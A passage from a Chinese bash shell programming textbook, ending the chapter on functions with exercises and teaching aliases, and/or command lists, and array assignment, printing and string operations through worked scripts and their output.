本章详细讨论了函数的各类用法，结合实例讲解了函数的定义和基础知识、函数的参数传递和函数返回值，重点分析了函数间的相互调用以及函数递归调用的用法。函数参数传递

时要注意，运行时不要漏到必要的参数，否则会出现代码错误。函数间的相互调用增加了 Linux Shell 编程的灵活性。虽然函数递归调用是本章的难点，但只要多思多想，就会明白函数递归的原理。创建可用和可重用的脚本很有意义，可以使主脚本变短，结构更加清晰，所以，在以后的 Linux Shell 编程过程中，如果需要，尽量使用函数实现代码的可重用性。

13.8 上机提议

1．使用函数实现判断用户输入的内容是否都是字符，如果存在其他的非字符形式，用 echo 语句显示用户输入不正确，如果全是字符，提示用户输入正确。（提示：可通过 awk 语言或正则表达式实现）

2．使用函数实现当用户输入一个目录时，判断当前的目录是否存在，如果存在，用 echo 语句提示当前的目录存在，如果不存在，则提示用户是否需要创建该目录，并通过 yes 或 no 回答，回答 yes 则创建一个目录，回答 no 则退出脚本。

3．使用函数实现输入 3 个整数，输出最大的那个数。

4．给出一个不多于 5 位数的正整数，用函数实现它是几位数，并按逆序显示其对应的每一个数字，如原数是 123，则逆序结果为 3 2 1。

5．写两个函数，分别求两个整数的最大公约数和最小公倍数，用另外一个函数调用这两个函数，并输出结果。（提示：通过取余运算和循环实现）

6．使用函数实现如下图案的显示：

```
*
*   *   *
*   *   *   *   *
*   *   *   *   *   *   *
*   *   *   *   *
*   *   *
*
```

7．用递归函数实现计算 x^n，可以通过公式 $x^n=x* x^{n-1}$ 实现。

8．编写一个递归的函数实现将一个整数进行逆序显示，如 345，则显示为 543。

9．下面脚本的运行结果是什么？

```
#!/bin/bash

addem
{
    if [ $# -eq 0 ] || [ $# -gt 2 ]
    then
        echo -1
    elif [ $# -eq 1 ]
    then
        echo $[ $1 + $1 ]
    else
        echo $[ $1 + $2 ]
    fi
}
```

```
#!/bin/bash

func1
{
    local temp=$[ $value + 5 ]
    result=$[ $temp * 2 ]
}

temp=4
value=6

func1
echo "The result is $result"

if [ $temp -gt $value ]
then
    echo "temp is larger"
else
    echo "temp is smaller"
fi
```

第14章 别名、列表及数组

本章介绍别名、列表及数组这三个相对独立的内容，别名可以对命令进行重新命名，bash Shell 提供的这种机制方便了用户记忆长命令和定制自己熟悉的工作环境，本章将对建立别名和删除别名的基本用法，以及别名的一些特殊属性进行探讨。列表是一组命令以逻辑与、逻辑或的关系串在一起，可以灵活地实现脚本程序的逻辑控制，本章将介绍与列表、或列表两种结构。数组是任何一种编程语言中的重点，而 bash Shell 数组的用法又十分灵活，本章将详细讨论数组的赋值方法、基本操作、字符串处理等重要操作，还将介绍如何利用数组实现堆栈和二维数组等数据结构。

14.1 别名

Linux 系统命令与 DOS 系统命令存在很大的差别，因而，熟悉 DOS 命令的用户可能不太适应 Linux 系统命令。而且很多 Linux 命令需要带上冗长的选项和参数，频繁地使用这些长命令极易造成用户使用上的不便。那么，如果有一种机制可以对 Linux 命令进行重新命名，或以简洁的名字表示命令及其冗长的选项和参数，将极大地方便用户使用 Linux 系统，并增加用户的工作效率。bash Shell 提供的别名（alias）正是解决上述不足的一种方法。

bash Shell 的别名实际上是一种避免输入长命令的手段，是为长命令起一个新的名字作为其缩写。别名的命令关键字是 alias，命令的基本格式如下：

```
alias alias-name='original-command'
```

在上述格式中，alias 是指定别名命令的关键字，alias-name 是用户所指定的别名，original-command 是所起别名所对应的命令及其参数，当 original-command 是以空格分隔的字符串时，就要将 original-command 用引号引起来。需要注意的是，等号两边是不能有空格的。

下面举一个简单的例子说明 alias 命令的用法：

```
#例 14-1：alias 命令的用法
[root@ jselab ~]# alias dir=ls                  #将 dir 作为 ls 命令的别名
[root@ jselab ~]# dir                           #输入 dir 就能列出当前目录下的所有文件
anaconda-ks.cfg  indirect.sh  install.log  install.log.syslog  output
[root@ jselab ~]# alias cdglo='cd /home/globus'
                                                #cdglo 作为切换到 globus 用户根目录命令的别名
[root@ jselab ~]# cdglo                         #执行 cdglo 命令
[root@ jselab globus]# pwd
/home/globus                                    #当前目录是 globus 用户的根目录
[root@ jselab globus]#
```

上例中，首先将 dir 作为 ls 命令的别名。熟悉 DOS 系统的读者知道，dir 是 DOS 系统中列出文件的命令，与 ls 命令功能相同，我们将 dir 设置为 ls 的别名后，执行 dir 就相当于执行了 ls 命令，就能列出当前目录下的所有文件。然后，上例将 cdglo 作为 cd /home/globus 命令的别名，用于切换到 globus 用户根目录命令的别名，执行 cdglo 就将当前工作目录切换到/home/globus。注意：由于 cd /home/globus 命令中 cd 和/home/globus 用空格分隔，所以，设置别名时需要用单引号将 cd /home/globus 引起来。

正如将 dir 作为 ls 命令的别名一样，我们可以利用一系列的 alias 命令将 DOS 命令作为相应功能的 Linux 命令，并写入.bash_profile 文件，这样，系统一旦启动 Linux，就表现得像 DOS 系统一样，下面举一些等价命令，以供读者参考：

```
alias dir=ls
alias copy=cp
alias ipconfig=ifconfig
alias md=mkdir
alias rd=rmdir
alias rename=mv
```

很多 Linux 用户经常将一些命令输错，比如，grep 命令容易写成 gerp 命令、mail 命令写

成 mali 命令等，有了别名后，我们就可为一些容易输错的命令设置别名，如 alias gerp =grep 就是将 gerp 设置为 grep 的别名。

使用 alias 设置别名之后，如果要删除已经设置的别名，可以使用 unalias 命令，unalias 是一个内建命令，有如下两种格式：

```
unalias [-a][alias-name]
```

unalias 命令后面可以跟-a 参数或 alias-name，即别名，unalias –a 命令表示删除所有已设置的别名，而 unalias alias-name 表示仅将别名 alias-name 删除。例 14-2 说明了 unalias 命令：

```
#例 14-2：unalias 命令
[root@jselab ~]# alias cdglo='cd /home/globus'   #设置别名 cdglo
[root@jselab ~]# alias copy=cp                   #设置别名 copy
[root@jselab ~]# copy output outputnew
#copy 命令能将 output 文件复制成 outputnew 文件
[root@jselab ~]# ls                         #确实出现 outputnew 文件，说明 copy 命令生效
anaconda-ks.cfg  indirect.sh  install.log  install.log.syslog  output  outputnew
[root@jselab ~]# unalias copy                    #将别名 copy 删除
[root@jselab ~]# copy output outputnew
-bash: copy: command not found                   #再次执行 copy 命令时，提示命令找不到错误
[root@jselab ~]# unalias -a                      #删除所有的别名
[root@jselab ~]# cdglo
-bash: cdglo: command not found                  #说明 cdglo 别名也被删除
[root@jselab ~]#
```

上例中，先设置两个别名 cdglo 和 copy，cdglo 仍然是将当前工作目录切换到 globus 用户根目录，而 copy 是 cp 命令的别名，然后执行 copy 命令确实能执行 cp 命令的功能。利用 unalias copy 命令将别名 copy 删除，再次执行 copy 命令时，提示错误“命令找不到”，这说明 copy 别名已经被删除。最后，利用 unalias –a 命令删除所有已设置的别名，cdglo 别名当然被删除，因而调用 cdglo 命令时提示命令找不到错误。

例 14-1 和例 14-2 都是在命令行中执行 alias 或 unalias 命令的，下面我们举几个在脚本中使用 alias 和 unalias 命令的例子，新建名为 alias.sh 的脚本，内容如下：

```
#例 14-3：alias.sh 脚本演示在脚本中使用 alias 命令
#!/bin/bash

shopt -s expand_aliases                          #设置此选项后，脚本才可以使用别名功能

alias detail="ls -l"                             #双引号将命令引起，也可以为它建立别名
detail /root/in*                                 #别名后使用了通配符
echo
directory=/root/
prefix=in*
alias vardetail="ls -l $directory$prefix"        #引号内加入了变量
vardetail

echo "Deleting all aliases:"
unalias -a                                       #删除所有的别名
#测试是否成功删除别名
detail
vardetail
```

alias.sh 脚本首先用 shopt -s expand_aliases 命令打开 expand_aliases 选项，expand_aliases 选项表示别名可以被扩展，如果没有打开 expand_aliases 选项，那么即使使用 alias 命令建立

别名，也不可以执行这些别名，因此，若要在脚本中使用别名功能，必须在脚本中首先执行这条 shopt 命令。然后，alias.sh 脚本设置两个别名：detail 和 vardetail，detail 表示了 ls –l 命令，alias.sh 脚本在执行 detail 时使用了通配符（*）以测试别名是否支持通配符，而 vardetail 在赋值时引用了变量，以测试别名是否处理变量引用。最后，alias.sh 脚本使用 unalias 命令删除所有的别名，并重新执行 detail 和 vardetail，以测试删除别名是否成功。

alias.sh 脚本有一个细微的注意点：alias.sh 脚本在利用 alias 命令设置别名时，都是使用的双引号，双引号和单引号在处理空格时是等价的。因此，双引号也可以用于设置别名，但是，设置 vardetail 别名时，由于里面引用了变量，此时就只能使用双引号，因为单引号会把$符号解析为字面含义。下面我们给出 alias.sh 脚本的执行结果：

```
#例 14-3 alias.sh 脚本的执行结果
[root@zawu shell-program]# chmod u+x alias.sh
[root@zawu shell-program]# ./alias.sh
-rwxr--r--. 1 root root   177 11-24 13:53 /root/indirect.sh
-rw-r--r--. 1 root root 52037 11-06 20:06 /root/install.log
-rw-r--r--. 1 root root  5523 11-06 20:06 /root/install.log.syslog
#以上结果表明 alias.sh 脚本能够设置别名，且别名依然能使用通配符

-rwxr--r--. 1 root root   177 11-24 13:53 /root/indirect.sh
-rw-r--r--. 1 root root 52037 11-06 20:06 /root/install.log
-rw-r--r--. 1 root root  5523 11-06 20:06 /root/install.log.syslog
#以上结果表明 alias 命令能够引用变量
Deleting all aliases:
./alias.sh: line 14: detail: command not found   #删除别名成功
./alias.sh: line 15: vardetail: command not found
[root@zawu shell-program]#
```

例 14-3 中 alias.sh 脚本的执行结果表明 alias.sh 脚本在打开 expand_aliases 选项之后，能够使用 alias 和 unlias 命令，并且能够执行已设置的别名。而且 detail /root/in*命令也能够列出/root 目录下所有以 in 开头的文件，这表明别名能够解析通配符。vardetail 命令也同样列出/root 目录下所有以 in 开头的文件，这表明设置别名时能够引用变量。最后，alias.sh 脚本执行完 unalias 命令后，再次执行 detail 和 vardetail 命令时出现错误，这说明 unalias –a 已经删除了所有的别名。

要注意的是：alias 命令不能在诸如 if/then 结构、循环和函数等混合型结构中使用，我们用例 14-4 来证实这个观点。新建名为 loopalias.sh 的脚本，内容如下：

```
#例 14-4：loopalias.sh 脚本演示测试别名能否在 if/then、while 循环内使用
#!/bin/bash

shopt -s expand_aliases                         #开启 expand_aliases 选项

alias copy=cp                                   #在循环体之外设置别名 copy
count=0                                         #建立计数器

while :                                         #while 循环，冒号表示永真
do
alias ipconfig=ifconfig                         #在循环体之内设置别名 ipconfig
 let count=count+1                              #计数器增加 1
 if [ $count -ge 2 ]                            #若 count 大于等于 2，则进入 if/then 结构
 then
```

```
     echo "Using alias in if/then structure"
     ipconfig                                               #在 if/then 结构内执行别名 ipconfig
     break                                                  #跳出 while 循环
     fi
    echo "Using alias in while loop stucture"
    copy output outputnew                                   #在 while 循环内执行别名 copy
    done
```

loopalias.sh 脚本开启 expand_aliases 选项以支持别名，在循环体外设置别名 copy，并建立计数器 count，然后进入 while 循环，在循环体内设置别名 ipconfig，并使计数器 count 增加 1；当计数器 count 大于等于 2 时，进入 if/then 结构，在 if/then 结构内执行别名 ipconfig，然后跳出永真的 while 循环；当计数器小于 2 时，在 while 循环内执行别名 copy。下面给出 loopalias.sh 脚本的执行结果：

```
#例 14-4  loopalias.sh 脚本的执行结果
[root@jselab shell-book]# chmod u+x loopalias.sh
[root@jselab shell-book]# ./loopalias.sh
Using alias in while loop structure
#第 1 次循环 count<1，执行别名 copy，Shell 未报错说明 copy 执行成功
Using alias in if/then structure
./loopalias.sh: line 17: ipconfig: command not found
#第 2 次循环在 if/then 结构内执行 ipconfig，Shell 报错，找不到 ipconfig 命令
[root@jselab shell-book]# ls log*                       #loggg1 已存在，说明 copy 命令已经执行成功
loggg  loggg1
[root@jselab shell-book]#
```

从例 14-4 中 loopalias.sh 脚本的执行结果可以看出，第 1 次循环 count<1，在 while 循环体内执行别名 copy，Shell 未报错，说明 copy 执行成功，由于别名 copy 是在 while 循环外设置的，这说明在 while 循环体内能够引用别名。第 2 次循环在 if/then 结构内执行 ipconfig，Shell 报错，找不到 ipconfig 命令，这证实了在混合型结构中不能使用 alias 命令。

由此我们总结出，如 if/then 结构、循环和函数等混合型结构不能使用 alias 命令设置别名，但是可以执行在混合型结构之外所设置的别名。

14.2 列表

列表由一串命令用与运算（&&）和或运算（||）连接而成，用与运算连接的列表称为与列表（and list），用或运算连接的列表称为或列表（or list）。

与列表的基本格式为：

```
命令 1  &&  命令 2  &&  命令 3  &&  …  &&  命令 n
```

上述格式的与列表从左至右依次执行命令，直到某命令返回 FALSE 时，与列表执行终止。

或列表的基本格式和与列表类似，仅将&&符号改为||符号，为：

```
命令 1  ||  命令 2  ||  命令 3  ||  …  ||  命令 n
```

或列表依然是从左至右依次执行命令，但是，它是当某命令返回 TRUE 时，或列表执行终止。以上所提及的 TRUE 和 FALSE 是由返回的退出状态来决定的，若退出状态为 0，则为 TRUE，否则为 FALSE。

下面首先用例 14-5 和例 14-6 来说明与列表，新建名为 andlist1.sh 的脚本，内容如下：

```
#例 14-5: andlist1.sh 脚本演示与列表的基本用法
#!/bin/bash

#if 条件是一个与列表
if [ -n "$1" ] && echo "The 1st argument=$1" && [ -n "$2" ] && echo "The 2nd argument=$2"
then
  #只有与列表命令都执行完，才执行下面的命令
  echo "At least TWO arguments are passed to this script."
else
 echo "Less than TWO arguments are passed to this script."
fi
exit 0
```

andlist1.sh 脚本用一个 if/then 结构判断该脚本是否带了两个以上的参数，if 条件用一个与列表表示，若$1 非空，才执行 echo "The 1st argument=$1"命令，否则与列表立即结束，当$1 非空时，判断$2 是否为空，若非空，才执行 echo "The 2nd argument=$2"命令，此时，与列表命令全部执行完毕，返回 TRUE 值，if/then 结构才执行 then 语句段的命令。下面分别给出 andlist1.sh 脚本带 1 个参数和 2 个参数时的执行结果：

```
#例 14-5: andlist1.sh 脚本的执行结果
[root@zawu shell-program]# chmod u+x andlist1.sh
[root@zawu shell-program]# ./andlist1.sh CAI                    #带 1 个输入参数
The 1st argument=CAI
Less than TWO arguments are passed to this script.
[root@zawu shell-program]# ./andlist1.sh CAI WU                 #带 2 个输入参数
The 1st argument=CAI
The 2nd argument=WU
At least TWO arguments are passed to this script.
[root@zawu shell-program]#
```

由上面 andlist1.sh 脚本的执行结果可以看出，当 andlist1.sh 带有 1 个输入参数时，输出 else 语句段的内容，当 andlist1.sh 带有 2 个输入参数时，输出 then 语句段的内容。我们将 andlist1.sh 脚本稍作变化，判断脚本的输入参数的个数是否等于某变量，变化后的脚本名为 andlist2.sh，内容如下：

```
#例 14-6: andlist2.sh 脚本演示与列表的基本用法
#!/bin/bash

MAXARGS=3                                  #输入参数的个数
ERROR=68                                   #输入参数不等于 MAXARGS 时的返回状态码

test $# -ne $MAXARGS && echo "Usage: `basename $0` $MAXARGS arguments" && exit $ERROR
#上面与列表未全部执行完毕时，才执行下面的命令
echo "Correct arguments are passed to this script."
exit 0
```

andlist2.sh 脚本首先定义两个变量，MAXARGS 表示输入参数的个数，ERROR 表示输入参数不等于 MAXARGS 时的返回状态码。test 命令用于测试与列表命令，当输入参数不等于 MAXARGS 时，与列表中的三个命令都返回 TRUE，而且与列表最后一个命令是 exit 命令，因此，此时 andlist2.sh 脚本以 68 状态码退出。当输入参数等于 MAXARGS 时，与列表执行完第 1 条命令就退出，后两条命令将不被执行，此时，andlist2.sh 脚本方能执行 test 命令下面的 echo 命令，并以 0 状态码退出。下面给出 andlist2.sh 脚本的执行结果：

```
#例 14-6 andlist2.sh 脚本的执行结果
```

```
[root@zawu shell-program]# chmod u+x andlist2.sh
[root@zawu shell-program]# ./andlist2.sh CAI
Usage: andlist2.sh 3 arguments
[root@zawu shell-program]# echo $?
68
[root@zawu shell-program]# ./andlist2.sh CAI WU TANG
Correct arguments are passed to this script.
[root@zawu shell-program]# echo $?
0
[root@zawu shell-program]#
```

由上面 andlist2.sh 脚本的执行结果可以看出，当 andlist2.sh 带有 1 个输入参数时，脚本退出状态码是 68，当 andlist2.sh 带有 3 个输入参数时，脚本退出状态码是 0。

或列表和与列表十分类似，只是或列表是遇到 TRUE 返回值时结束，例 14-7 利用或列表实现和 andlist2.sh 脚本一样的功能，脚本名为 orlist.sh，内容如下：

```
#例 14-7：orlist.sh 脚本演示利用或列表实现对输入参数的个数判断
#!/bin/bash

MAXARGS=3
ERROR=68
#与 andlis2.sh 脚本相比，仅修改了 test 语句
test $# -eq $MAXARGS  || (echo "Usage: `basename $0` $MAXARGS arguments" && false) ||
exit $ERROR
echo "Correct arguments are passed to this script."
exit 0
```

orlist.sh 脚本对 test 语句进行了修改，由于 echo 命令总是返回 TRUE，因此，我们将 echo 命令和 false 进行与运算，从而返回 FALSE 值；而且位置参数$#与 MAXARGS 之间改为等于判断符。当 orlist.sh 脚本未带 3 个输入参数时，或列表前面两个命令都为 FALSE，执行 exit 以 68 状态码退出；当 orlist.sh 脚本带 3 个输入参数时，或列表第一个命令就为 TRUE，或列表立即结束，并执行 test 命令下面的 echo 命令，并以 0 状态码退出。下面给出 orlist.sh 脚本的执行结果：

```
#例 14-7 orlist.sh 脚本的执行结果
[root@zawu shell-program]# chmod u+x orlist.sh
[$root@zawu shell-program]# ./orlist.sh CAI
Usage: orlist.sh 3 arguments
[root@zawu shell-program]# echo $?
68
[root@zawu shell-program]#  ./orlist.sh CAI WU TANG
Correct arguments are passed to this script.
[root@zawu shell-program]# echo $?
0
[root@zawu shell-program]#
```

由上述结果可以看出，orlist.sh 脚本和 andlish2.sh 脚本的执行结果完全一致。同时，orlist.sh 脚本中的 test 命令实际上是或列表和与列表的嵌套，圆括号中是一个包含两个命令的与列表，这说明 Shell 是支持与或列表的嵌套的，在使用与或列表嵌套时需要利用圆括号区分逻辑运算的优先级。

14.3 数组

无论是哪种高级程序设计语言，如 C、C++、Java 等，数组都是其中的一项重要议题，

Shell 也可以定义数组。本节旨在讲述数组的基本用法，数组与函数如何结合使用，并介绍使用数组实现队列、堆栈等线性数据结构的方法。

14.3.1 数组的基本用法

数组（Array）是一个由若干同类型变量组成的集合，引用这些变量时可用同一名字。数组均由连续的存储单元组成，最低地址对应于数组的第一个元素，最高地址对应于最后一个元素。

很多高级程序设计语言中的数组可以是一维的，也可以是多维的，然而，bash Shell 只支持一维数组，数组从 0 开始标号，以 array[x]表示数组元素，那么，array[0]就表示 array 数组的第 1 个元素、array[1]表示 array 数组的第 2 个元素、array[x]表示 array 数组的第 x+1 个元素。bash Shell 所支持的最大数组标号是 599 147 937 791，这是一个非常大的数字，用户完全可以定义足够长的数组。bash Shell 取得数组值（即引用一个数组元素）的命令格式如下：

```
${array[x]}                                  #引用 array 数组标号为 x 的值
```

注意：上述格式中，$符号后面的花括号必不可少。下面我们编写一个脚本来看一看数组是如何赋值的，新建名为 array_eval1.sh 的脚本，内容如下：

```
#例 14-8: array_eval1.sh 脚本演示数组赋值的方法
#!/bin/bash

#下面对 city 数组赋值
city[0]=Nanjing
city[1]=Beijing                              #以上对第 1 个和第 2 个数组元素赋值
city[9]=Melbourne                            #对第 10 个数组元素赋值，Shell 允许数组空缺元素
city[15]=NewYork                             #对第 16 个数组元素赋值

#以下输出 city 数组的值
echo "city[0]=${city[0]}"
echo "city[1]=${city[1]}"
echo "city[9]=${city[9]}"
echo "city[15]=${city[15]}"
echo "city[2]=${city[2]}"                    #打印未初始化数组的值
echo "city[10]=${city[10]}"
```

array_eval1.sh 脚本新建 city 数组，并对其中的元素赋值。对 city 数组的第 1 个和第 2 个数组元素赋值之后，我们直接对 city 数组的第 10 个数组元素赋值，再次对 city 数组的第 16 个数组元素赋值，然后打印 city 数组的值。下面给出 array_eval1.sh 脚本的执行结果：

```
#例 14-8 array_eval1.sh 脚本的执行结果
[root@zawu shell-program]# chmod u+x array_eval1.sh
[root@zawu shell-program]# ./array_eval1.sh
city[0]=Nanjing
city[1]=Beijing
city[9]=Melbourne
city[15]=NewYork
city[2]=
city[10]=
[root@zawu shell-program]#
```

city 数组的第 1 个、第 2 个、第 10 个和第 16 个元素确实已经保存了我们所赋给它的值，这说明在 Shell 脚本中，允许数组空缺元素，即可以不连续地给数组赋值，数组的部分元素

是没有被初始化的。city[2]和 city[10]两个元素是未被初始化的，其值为空。

array_eval1.sh 脚本演示了数组最基本的赋值方法，我们还可以用圆括号将一组值赋给数组，下面的例 14-9 中 array_eval2.sh 脚本演示这种赋值方法，脚本的内容如下：

```
#例 14-9：array_eval2.sh 脚本演示用圆括号对数组赋值的方法
#!/bin/bash

#用圆括号将一组值赋给 city 数组
city=(Nanjing Beijing Melbourne NewYork)

#输出标号从 0 到 5 的 city 数组值
echo "city[0]=${city[0]}"
echo "city[1]=${city[1]}"
echo "city[2]=${city[2]}"
echo "city[3]=${city[3]}"
echo "city[4]=${city[4]}"
echo "city[5]=${city[5]}"
```

array_eval2.sh 脚本用圆括号结构将 Nanjing、Beijing、Melbourne 和 NewYork 四个城市名赋给 city 数组，该四个城市名之间用空格相分隔，然后，打印出 city[0]～city[5]的值，下面给出 array_eval2.sh 脚本的执行结果：

```
#例 14-9 array_eval2.sh 脚本的执行结果
[root@jselab shell-book]# chmod u+x array_eval2.sh
[root@jselab shell-book]# ./array_eval2.sh
city[0]=Nanjing
city[1]=Beijing
city[2]=Melbourne
city[3]=NewYork                    #赋给 city 数组的值存储在标号从 0 到 3 的元素内
city[4]=                           #标号从 4 开始的 city 数组元素未被初始化
city[5]=
[root@jselab shell-book]#
```

从 array_eval2.sh 脚本的执行结果可以看出，city 数组标号从 0 到 3 的元素依次保存了圆括号内的四个城市名，city 数组从标号 4 开始的元素未被初始化。这说明用圆括号结构对数组赋值时，在默认情况下，从数组第 0 个元素开始赋值，将圆括号内以空格为分隔符，依次赋给数组元素。

那么使用圆括号结构是否可以从其他元素开始给数组赋值呢？请看 array_eval3.sh 脚本所示的赋值方法，array_eval3.sh 脚本的内容如下：

```
#例 14-10：array_eval3.sh 脚本演示用圆括号对数组赋值的用法
#!/bin/bash

#[10]指定 city 数组标号为 10 的元素的值
city=(Nanjing [10]=Atlanta Massachusetts Marseilles)

echo "city[0]=${city[0]}"
echo "city[1]=${city[1]}"
echo "city[10]=${city[10]}"
echo "city[11]=${city[11]}"
echo "city[12]=${city[12]}"
echo "city[13]=${city[13]}"
```

array_eval3.sh 脚本利用圆括号结构将四个城市名赋给 city 数组，与 array_eval2.sh 脚本不

同的是，它在第 2 个城市名前利用[10]指定将该字符串赋给 city 数组的标号为 10 的元素，然后将第 3、4 个城市名 Massachusetts 和 Marseilles 赋给 city 数组，那么，Massachusetts 和 Marseilles 到底赋给了 city 数组的哪些元素呢？请看下面给出的 array_eval3.sh 脚本的执行结果：

```
#例 14-10 array_eval3.sh 脚本的执行结果
[root@jselab shell-book]# chmod u+x array_eval3.sh
[root@ jselab shell-book]# ./array_eval3.sh
city[0]=Nanjing
city[1]=
city[10]=Atlanta
city[11]=Massachusetts                          #city[11]和 city[12]元素已被赋值
city[12]=Marseilles
city[13]=
[root@ jselab shell-book]#
```

从 array_eval3.sh 脚本的执行结果可以看出，city[10]的值是圆括号内指定的 Atlanta 字符串，而在 Atlanta 字符串之后出现的两个字符串被依次赋给 city[10]之后的 city[11]和 city[12]。因此，圆括号结构对数组赋值可以指定所赋元素的标号，并以此标号为起点，继续下面的赋值。

既然圆括号内允许对数组指定元素进行赋值，那么我们完全可以按照任意顺序指定任意元素对数组赋值，array_eval4.sh 脚本给出了这样的一个例子，array_eval4.sh 脚本的内容如下：

```
#例 14-11：array_eval4.sh 脚本演示用圆括号对数组赋值的方法
#!/bin/bash

#以任意顺序指定位置为数组赋值
city=([2]=Nanjing [10]=Atlanta [1]=Massachusetts [5]=Marseilles)

echo "city[1]=${city[1]}"
echo "city[2]=${city[2]}"
echo "city[5]=${city[5]}"
echo "city[10]=${city[10]}"
```

array_eval4.sh 脚本以任意顺序将四个城市名赋给 city 数组的四个指定元素，如[5]=Marseilles 表示将 Marseilles 赋给 city 数组标号为 5 的元素。注意，赋值号“=”两边都不能有空格。下面给出 array_eval4.sh 脚本的执行结果：

```
#例 14-11 array_eval4.sh 脚本的执行结果
[root@jselab shell-book]# chmod u+x array_eval4.sh
[root@ jselab shell-book]# ./array_eval4.sh
city[1]=Massachusetts
city[2]=Nanjing
city[5]=Marseilles
city[10]=Atlanta
[root@ jselab shell-book]#
```

从 array_eval4.sh 脚本的执行结果可以看出，city 数组的 1、2、5、10 元素赋为圆括号中的字符串。array_eval1.sh～array_eval4.sh 四个脚本给出了数组赋值的基本用法，下面再介绍数组的几个例子。

bash Shell 默认将变量看做是只有一个元素的数组，而且@和*符号都可用来表示数组的元素，请看下面的一组命令及其执行结果：

```
[root@jselab shell-book]# onearray=WebAPIs      #定义一个变量
[root@jselab shell-book]# echo ${onearray[@]}
WebAPIs
```

```
[root@jselab shell-book]# echo ${onearray[*]}
WebAPIs
[root@jselab shell-book]# echo ${onearray[0]}
WebAPIs
[root@jselab shell-book]# echo ${#onearray[1]}          #onearray[1]未被赋值
0
[root@jselab shell-book]# echo ${#onearray[*]}          #输出 onearray 数组的长度
1
[root@jselab shell-book]#
```

定义变量 onearray，然后打印 onearray[@]、onearray[*]、onearray[0] 和 onearray[1] 的值，最后输出 onearray 数组的长度。可以看出，onearray[@]、onearray[*]和 onearray[0]为 onearray 变量的值——WebAPIs，而 onearray[1]=0，这说明 onearray[1]未被赋值，而且 onearray 数组的长度是 1。

上例的@和*符号很特殊，到底如何理解这两个特殊的符号呢？回忆第 6 章讲述位置参数时，曾经介绍了几个特殊的位置参数，其中$@和$*都表示传递到脚本的所有参数，在数组中，@和*符号与位置参数类似，表示“全部”，即 array[@]和 array[*]都表示 array 数组的所有元素。@和*符号最常见的应用是打印数组的所有元素，下面结合例子来说明数组的打印，新建名为 array_print1.sh 的脚本，内容如下：

```
#例 14-12：array_print1.sh 脚本演示利用@或*符号打印数组的所有元素
#!/bin/bash

city=(Nanjing Beijing Melbourne NewYork)                #数组赋值

for i in ${city[@]}                                     #将@替换为*亦可
do
echo $i
done
```

array_print1.sh 脚本依次对 city 数组的 0～3 号元素进行赋值，然后利用 for 循环和@符号打印出数组的所有元素，下面给出 array_print1.sh 脚本的执行结果：

```
#例 14-12 array_print1.sh 脚本的执行结果
[root@zawu shell-program]# chmod u+x array_print1.sh
[root@zawu shell-program]# ./array_print1.sh
Nanjing
Beijing
Melbourne
NewYork
```

从例 14-12 中 array_ print1.sh 脚本的执行结果可以看出，city 数组的四个元素被依次打印出来。array_print1.sh 脚本中 for 循环具有普遍意义，该种格式是遍历数组所有元素的通用格式，for 循环中@符号替换成*符号同样可以遍历数组的所有元素。

数组赋值可以不是连续的，那么如果一个数组不连续地赋值，利用 for 循环和@符号（或*符号）是不是会打印出数组未赋值的元素呢？请看 array_ print2.sh 脚本，内容如下：

```
#例 14-13：array_ print2.sh 脚本演示当数组不连续赋值时，@和*符号的输出结果
#!/bin/bash

city[1]="Hong Kong"                                     #用引号赋包含空格的字符串
city[100]=Massachusetts
city[101]="New York"
```

```
city[10000]=Atlanta

for i in "${city[@]}"                                    #需要用引号将${city[@]}引起
do
echo $i
done
```

array_ print2.sh 脚本首先对 city 数组进行不连续赋值，分别对 city 数组的 1 号、100 号、101 号和 10000 号元素赋值，其中 city[1]和 city[101]的值包含空格，因而，赋值时需用引号将所赋字符串引起来，然后，同样利用 for 循环和@输出 city 数组的所有元素，由于 city 数组元素中包含了空格，因此，需要用引号将${city[@]}引起来。下面给出 array_print2.sh 脚本的执行结果：

```
#例 14-13 array_ print2.sh 脚本的执行结果
#for 循环使用${city[@]}时，array_print2.sh 的执行结果
[root@zawu shell-program]# chmod u+x array_print2.sh
[root@zawu shell-program]# ./array_print2.sh
Hong Kong
Massachusetts
New York
Atlanta
```

array_ print2.sh 脚本的执行结果表明，for 循环和@只打印出了被赋值的元素，不打印未赋值的元素，这就使得利用 for 循环和@符号遍历数组元素时很方便，不必考虑数组的哪些元素已赋值、哪些元素未赋值。

当用引号将${city[@]}引起时，"${city[@]}"与"${city[*]}"存在细微的差别，"${city[@]}"将数组的所有元素分行打印，而"${city[*]}"只能将数组的所有元素打印在一行内，中间以 IFS 分隔。我们将 array_print2.sh 脚本中的@符号替换为*符号，再次执行 array_print2.sh 脚本，结果如下：

```
#for 循环使用${city[*]}时，array_print2.sh 的执行结果
[root@zawu shell-program]# chmod u+x array_print2.sh
[root@zawu shell-program]# ./array_print2.sh
Hong Kong Massachusetts New York Atlanta
```

从上面的执行结果可以看出，city 数组的四个元素在一行打印出来，中间以空格相分隔。总的来说，for 循环与@（或*）符号结合使用可以很方便地遍历数组元素，不论数组是如何赋值的，当不用引号时，@和*完全等价，但是，当使用引号时，@和*打印数组元素的方式存在区别。

14.3.2 数组的特殊用法

本节将介绍一些数组的特殊用法。首先，介绍数组的字符串操作，其操作符号及其意义与 9.2 节所介绍的字符串操作完全一致，数组字符串操作的特殊之处在于所有的操作都是针对所有的数组元素逐个进行的。下面举一个例子说明数组的字符串操作，新建名为 string_array.sh 的脚本，内容如下：

```
#例 14-14：string_array.sh 脚本演示数组的字符串操作
#!/bin/bash

city=(Nanjing Atlanta Massachusetts Marseilles)          #建立一个简单的数组
```

```
echo "Extracting Substring"                              #演示抽取子串功能
echo ${city[*]:0}                                        #抽取整个数组
echo ${city[*]:1}                                        #抽取从第 1 个元素到结束的数组
echo ${city[*]:3}                                        #抽取从第 3 个元素到结束的数组
echo ${city[*]:0:2}                                      #抽取从第 0 个元素开始的 2 个元素
echo
echo "Removing Substring"                                #演示删除子串功能
echo ${city[*]#M*a}                                      #删除从 M 到 a 的最短子串
echo ${city[*]##M*a}                                     #删除从 M 到 a 的最长子串
echo
echo "Replcing Substring"                                #演示替换子串功能
echo ${city[*]/M*s/Year}                                 #替换第 1 次与 M*s 匹配的子串
echo ${city[*]//M*s/Year}                                #替换所有与 M*s 匹配的子串
```

